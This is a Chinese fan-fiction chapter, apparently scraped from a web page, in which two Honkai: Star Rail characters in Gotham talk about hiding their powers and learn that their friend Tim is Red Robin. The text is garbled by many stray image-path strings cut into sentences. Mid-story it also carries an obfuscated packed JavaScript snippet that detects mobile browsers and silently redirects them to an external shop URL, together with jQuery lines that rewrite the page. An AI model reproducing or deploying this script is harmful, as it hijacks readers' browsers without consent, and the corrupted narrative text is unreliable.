    “我之前在想,这个世界的我和翁法罗斯的我有什么不同。”他说,“在翁法罗斯,我的每一个选择都关系到世界的存亡,我是‘救世主’。但在这个世界,我只是一个大学生。没有人需要我拯救,没有人等着我做决定,我做什么都不会影响世界的命运。”

    “这不是挺好的吗?”赛飞儿说。

    “是挺好的。”白厄说,“但有时候我会觉得……不太习惯。”

    赛飞儿看着他,没说话。

    “我不是说我想回翁法罗斯。”白厄赶紧补了一句,“那个地方挺好的,但我暂时不太想回去。我只是觉得,既然我在这儿,既然我有这个能力,那我应该做点什么。”

    赛飞儿想了想。

    “你打算怎么做?”

    白厄想了想。

    “还没想好。”

    赛飞儿忍不住笑了。“救世小子,你要在哥谭当超级英雄,连计划都没有?”

    “蝙蝠侠有计划吗?”

    “蝙蝠侠的计划就是每天晚上出去打人。”

    “那我也每天晚上出去打人。”“你打人犯法。”

    “蝙蝠侠打人也犯法。”

    赛飞儿张了张嘴,又闭上了。她发现自己居然没法反驳这句话。

    “行了行了,”她摆摆手,“你想打就打吧,我不拦你。不过我要说正事了。”白厄看着她。

    “你和我,”赛飞儿的手指在空中画了一个圈,把两个人圈在里面,“我们这种能力,在这个世界是不属于‘常规超能力’的。”

    白厄点头。他知道。很多地方都有超能力者,中心城有,大都会也有。但他们这种来自另一个世界、由另一个体系赋予的力量,和这个世界的超能力者不在同一个频道上。别人检测超能力,用的是波长、频率、能量反应这些参数。他们的能力——白厄也不知道那是什么参数。

    “如果有人发现我们,”赛飞儿说,“不一定会把我和你想成正常人。”

    白厄明白她的意思。

    “所以你的意思是——”<

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17556421|203960||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    p>“我们得先立个名头。”赛飞儿说,“不是给自己立,是给他们立。让他们知道这个世界来了一群新人,让他们觉得这只是一件很普通的事,不用大惊小怪。”“怎么立?”

    “黄金裔。”

    白厄愣了一下。

    赛飞儿看着他,蓝色的眸子在夜色里闪烁。

    “我们是'黄金裔'。在翁法罗斯为了完成逐火之旅而存在,但在这个世界,只是一个名头而已。若是有人想要查探我们的底细,那就让他们查去吧,查出来的就是我们想让他们知道的,查不出来的——”

    “就是他们不需要知道的。”白厄接过话。

    赛飞儿笑了。“对。”白厄想了想,“好。听起来很酷的样子”

    赛飞儿拍了拍手,从栏杆上跳下来,走到白厄旁边,和他并肩站着,看着哥谭的夜景。

    “那就这么定了。”她说。

    风从港口那边吹过来,把两个人的头发吹得乱七八糟。白厄的白头发和赛飞儿的灰白短发在空中缠了一下,又分开了。

    他们又在钟楼上站了一会儿,看着哥谭的灯光一点一点地暗下去。夜更深了,远处港口的吊灯也关了几盏,只剩下钻石区那边还亮着,像一堆烧不完的炭。

    “你那个朋友,”赛飞儿忽然开口,“提姆。”

    白厄转过头。“怎么了?”

    “韦恩集团的小少爷。”

    “对。”

    赛飞儿看了他一眼,嘴角微微弯了一下,带着一种“你是不是还不知道”的表情。

    白厄皱起眉头。“你这是什么表情?”

    “没什么。”赛飞儿说,“就是觉得……你这个朋友交得挺好的。”

    “当然好。”白厄说,“怎么了?你是不是知道什么我不知道的?”

    赛飞儿歪着头想了想,好像在考虑要不要现在告诉他。

    “你想知道?”她问。

    “想。”

    “想好了?”

    “你到底说不说?”

    赛飞儿笑了,从栏杆上跳下来,拍了拍裙子,朝楼梯口走去。

    “换个地方再说。”

    白厄跟上她。“为什么?”

    “因为这句话说出来,你可能需要坐下来听。”

    他们从大钟楼的顶层下来,走到了钟楼中部的一个小平台上。这儿有几级台阶,赛飞儿一屁股坐下去,拍了拍旁边的位置。白厄坐下来。

    “说吧。”

    赛飞儿深吸一口气。

    “你的好朋友提姆,是红罗宾。”

    白厄看着她。

    “韦恩集团的小少爷。”赛飞儿继续说,“他养父布鲁斯·韦恩,是蝙蝠侠。”

    白厄继续看着她。

    “他大哥迪克·格雷森,是夜翼。他另一个养兄杰森·陶德,就是那个死于小丑之手的,我刚才跟你说的那个死了一次,在冥界碰到遐蝶然后复活的朋友,是红头罩。”

    白厄的嘴巴微微张开了。

    赛飞儿说完了,安静地坐在旁边,等他消化。

    钟楼下面的街道上偶尔有车经过,车灯的光扫上来,在墙上画出一道道光影。远处传来一声警笛,很快又消失了。白厄眨了眨眼。

    “我今天早上在他们家吃的早饭。”“我知道。”

    “阿尔弗雷德给我泡了茶。大吉岭。”

    “嗯。”

    “迪克让我下次去的时候带他打篮球。”

    “他挺喜欢你的。”赛飞儿说。

    白厄转过头,用一种很复杂的表情看着她。“提姆那个家伙,”他说,声音里带着一点委屈,“他瞒了我这么久。”

    “你瞒他的事也不少吧。”

    白厄张了张嘴,又闭上了。

    “你说得对。”白厄说,“我也瞒了他一些事。”

    赛飞儿拍了拍他的肩膀。

    “没关系啦,救世小子。反正你们已经是朋友了,这些东西以后可以慢慢说。”

    白厄想了想,点了点头。

    然后他忽然笑了。“哥谭的日子越来越有盼头了。”

    赛飞儿看着他。“你心态真好。”

    “那当然。”白厄站起来,“走吧,我请你喝东西。”

    “这附近没什么像样的咖啡店。”

    “我住的楼下有一个便利店,有热可可。”

    赛飞儿想了想。“……行吧。”

    “对了,赛飞儿,你平时住哪?”“嗯……随遇而安。”

    “什么意思?”

    “就是今天住这儿,明天住那儿。看心情,看天气,看房东有没有装门锁。”

    白厄看了她一眼。

    “我租的那个公寓,”他说,“隔壁那间屋子还没人租。房东说那间房子风水不好,一直租不出去,干脆就送给我了。我现在拿它当杂物间,堆了一些纸箱和用不上的东西。”

    赛飞儿看着他。

    “你要是没地方住的话,”白厄说,“我回去收拾一下,把那间给你腾出来。”

    赛飞儿没有立刻回答。

    她走在白厄旁边,脚步不快不慢,路灯的光从她脸上滑过去,又滑过来。她的表情看不太清楚,但白厄注意到她的嘴角微微弯着。

    “谢谢啊,救世主。”她说。

    她的声音不大,但很清楚。

    “不客气。”白厄说。

    “那我这周搬过去。”赛飞儿说。

    “随时都行。”

    “那个杂货间,有窗户吗?”

    “有。朝东的,早上能晒到太阳。”

    “那我要那间。”

    白厄笑了。“本来就是给你的。”

    他们走过最后一条街,转了个弯,白厄公寓楼下便利店的灯光照过来,暖暖的,橘黄色的,照在他们两个人的脸上。便利店的自动门打开了,里面的暖气涌出来,带着咖啡和关东煮的味道。

    白厄推开玻璃门,赛飞儿跟在他后面,两个人一前一后地走进去,不过是两个普通得不能再普通的年轻人,在哥谭一个普通得不能再普通的夜晚,买两杯普通得不能再普通的热可可。

    柜台后面的老头看了他们一眼,目光在赛飞儿的猫耳上停了一瞬,然后移开了。

    哥谭,什么怪人都有。不差这一个。